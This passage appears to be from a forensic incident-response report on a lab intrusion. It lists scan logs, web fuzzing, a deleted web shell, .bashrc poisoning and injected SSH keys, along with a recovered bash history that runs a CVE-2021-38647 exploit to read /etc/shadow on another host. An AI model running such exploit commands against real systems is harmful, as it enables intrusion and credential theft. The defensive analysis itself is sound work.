C=10.193.111.30 DST=10.193.111.100 LEN=44 TOS=0x00 PREC=0x00 TTL=37 ID=21528 PROTO=TCP SPT=58973 DPT=21 WINDOW=1024 RE
S=0x00 SYN URGP=0
Oct 22 03:00:49 web kernel: [ 9410.156702] [UFW BLOCK] IN=enp0s3 OUT= MAC=08:00:27:0b:33:c5:08:00:27:6e:13:6e:08:00 SR
C=10.193.111.30 DST=10.193.111.100 LEN=44 TOS=0x00 PREC=0x00 TTL=56 ID=18022 PROTO=TCP SPT=58973 DPT=8080 WINDOW=1024
RES=0x00 SYN URGP=0
Oct 22 03:01:00 web kernel: [ 9421.639730] [UFW BLOCK] IN=enp0s3 OUT= MAC=08:00:27:0b:33:c5:08:00:27:6e:13:6e:08:00 SR
```

2. Accept ssh connection with public key for attacker
   internal IP for attacker : 10.0.0.5

```
Oct 23 16:07:20 web sshd[1996]: Accepted publickey for web from 10.0.0.5 port 39572 ssh2: ED25519 SHA256:7WajxX5EmqjbE
FB5V1bqUH4i3LXhYQ78if/rIQlCkj0
```

3. enumeration directory on webserver by using ffuf
   "Fuzz Faster U Fool v2.1.0-dev"


```
v"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /small_promos.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0
-dev"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /breakfast.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-de
v"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /dream_ticket.php HTTP/1.1" 404 456 "-" "Fuzz Faster U Fool v2.1.0
-dev"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /dreamspaces.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-
dev"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /rhydeglwys_cymeriadau.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fo
ol v2.1.0-dev"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /hardspell.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-de
v"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /countryfile.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-
dev"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /storiau.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-dev"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /dundee_utd.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-d
ev"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /sianthomas.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-d
ev"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /sidelines.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool v2.1.0-de
v"
10.193.111.30 - - [23/Oct/2025:14:57:37 +0000] "GET /global_crime_report.php HTTP/1.1" 404 437 "-" "Fuzz Faster U Fool
 v2.1.0-dev"
```

4. GET request for delete shell.php file from file manger

```
0"
10.193.111.30 - - [23/Oct/2025:14:01:26 +0000] "GET /admin.php?mode=filemanager&directory=files&delete=shell.php&confi
rmed=true HTTP/1.1" 302 392 "http://10.193.111.100/admin.php?mode=filemanager&directory=files" "Mozilla/5.0 (X11; Linu
x x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.193.111.30 - - [23/Oct/2025:14:01:26 +0000] "GET /admin.php?mode=filemanager&directory=files HTTP/1.1" 200 1427 "ht
```


- **FTP Server (10.0.0.15):**
    1. FTP (TCP/21) connection from attacker.

    2. RMD command with an abnormally long string (2000+ bytes) as an argument.



- **Host-Based IoCs / Artifacts:**
    - **On Webserver**

    1. Change owner for File: /home/web/.bashrc




    2. File: /home/web/.bashrc modified to include

    3. File: /home/web/.ssh/authorized_keys contains attacker's public

```
web@web:~$ cat .ssh/authorized_keys
ssh-rsa AA~AAB3NzaC1yc2EAAAADAQABAAABgQC+EjM4OFJkd0p/h/Yd9Gt66WFmK/5xAvSNrvfCXf/fi8SSBEFmZ98jkM+/+sOMdBOkRUX50yYQD4DTn
hfFPrIr8oVAjyOf4GigNfliwZQn0YhW4yDGXxSyoOYw7A7/pL5ZO7ZfKCGf8c57U3LFioQ5lJ+p/B3YEQBMnwDJ9M8CGESwl3bopZgW2z5IDUFJhgAohCw
+TrIbxTP3OTkv7/s6BZOOqqbKq0jI7K47rMsbP9bfemoSOVewHOW+zTtrc3pKTNrKs5dsTUJaSJ5l2nQkfM78HP2MCgLCoShvvf2jh6mKrO3GCJzWR2ACX
aN4h5Hrqn3TfLIgEL9m2jn4Zd91GhMLZBLlO859up4Nca0dbDlG2RkeZTEH9fKely/T3ccFb9gv9un2bgZ5zDYTUc9xO4faAS4EJ2iOMe4YSrFZ44To5Ut
5OBzp0Y3NN2veAxNZbknfbxIWZRnQkXzZ9cSVMw2fSbnhOHNC6OvVS4ufckEH94fRrYYCCvHfVf9tQGk=
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
```

4. ".bash_history" contain some command show malicious activity and delete some file and use web server to lunch attack on OMI server




```
whoami
ls
cat info
ls
python3 CVE-2021-38647.py -t 10.0.0.11 -c id
python3 CVE-2021-38647.py -t 10.0.0.11 -c "ls /root"
python3 CVE-2021-38647.py -t 10.0.0.11 -c "cat /etc/shadow"
exit
sudo dhclient enp0s8
cd /var/www/project_in_progress/
node server.js
node server.js
sudo node server.js
ls
sudo rm -r malicious_payload.txt  normal_file stage_1.tar stage_2.tar
```

4.1.3 Log Analysis


On tech-PC (10.0.0.8):

- **Attacker Action:** SMB connection to 10.0.0.5.
- Log Evidence: Microsoft-Windows-SmbClient/Connectivity Log, Event ID 30807. This warning event explicitly recorded the lost connection to

the attacker's share: servername: \\10.0.0.5\MyShare




- **Attacker Action:** RDP from 10.193.111.30 (attacker external IP) using cracked credentials.
- Log Evidence: Windows Security Log, Event ID 4624 (An account was successfully logged on). The log details confirm a remote interactive logon: Logon Type: 10, Account Name: IT_tech, Source Network Address: 10.193.111.30.



On Webserver (10.0.0.14):


- **Attacker Action:** Nmap/ffuf scanning from 10.193.111.30.
- Log Evidence: /var/log/ufw.log recorded numerous `` events from SRC=10.193.111.30 against various ports (e.g., 135, 113, 21, 8080), confirming a port scan. The Apache access log (/var/log/apache2/access.log) recorded a flood of GET requests for non-

existent paths, all with the User-Agent Fuzz Faster U Fool v2.1.0-dev.



- **Attacker Action:** Uploading test.php (reverse shell) and deleting it.
- **Log Evidence:** The Apache access log shows the attacker navigating the file manager and then deleting the shell: GET /admin.php?mode=filemanager&directory=files&delete-shell.php&confirmed=true HTTP/1.1.

- **Attacker Action:** Poisoning .bashrc (CVE-2024-12905).
- Host Artifact: File system analysis showed /home/web/.bashrc was owned by www-data, a clear indicator of compromise. The file's content confirmed the injection of the echo command.




```
web@web:~$ ls -a .bashrc
.bashrc
web@web:~$ ls -alt .bashrc
-rw-r--r-- 1 www-data www-data 122 Jan  1  1970 .bashrc
web@web:~$ 
```

- **Attacker Action:** SSH as web from 10.0.0.5.

  Host Artifact: The /home/web/.ssh/authorized_keys file contained the attacker's newly injected public key.


```
web@web:~$ cat .ssh/authorized_keys
ssh-rsa AA~AAB3NzaC1yc2EAAAADAQABAAABgQC+EjM4OFJkd0p/h/Yd9Gt66WFmK/5xAvSNrvfCXf/fi8SSBEFmZ98jkM+/+sOMdBOkRUX50yYQD4DTn
hfFPrIr8oVAjyOf4GigNfliwZQn0YhW4yDGXxSyoOYw7A7/pL5ZO7ZfKCGf8c57U3LFioQ5lJ+p/B3YEQBMnwDJ9M8CGESwl3bopZgW2z5IDUFJhgAohCw
+TrIbxTP3OTkv7/s6BZOOqqbKq0jI7K47rMsbP9bfemoSOVewHOW+zTtrc3pKTNrKs5dsTUJaSJ5l2nQkfM78HP2MCgLCoShvvf2jh6mKrO3GCJzWR2ACX
aN4h5Hrqn3TfLIgEL9m2jn4Zd91GhMLZBLl0859up4Nca0dbDlG2RkeZTEH9fKely/T3ccFb9gv9un2bgZ5zDYTUc9xO4faAS4EJ2iOMe4YSrFZ44To5Ut
5OBzp0Y3NN2veAxNZbknfbxIWZRnQkXzZ9cSVMw2fSbnhOHNC6OvVS4ufckEH94fRrYYCCvHfVf9tQGk=
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+0eEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI
```

- Log Evidence: /var/log/auth.log recorded the successful login: Accepted publickey for web from 10.0.0.5 port 39572 ssh2: ED25519....




```
Oct 23 16:07:10 web systemd-logind[728]: New session 5 of user web.
Oct 23 16:07:20 web sshd[1996]: Accepted publickey for web from 10.0.0.5 port 39572 ssh2: ED25519 SHA256
FB5V1bqUH4i3LXhYQ78if/rIQlCkj0
Oct 23 16:07:20 web sshd[1996]: pam_unix(sshd:session): session opened for user web by (uid=0)
Oct 23 16:07:20 web systemd-logind[728]: New session 6 of user web.
```

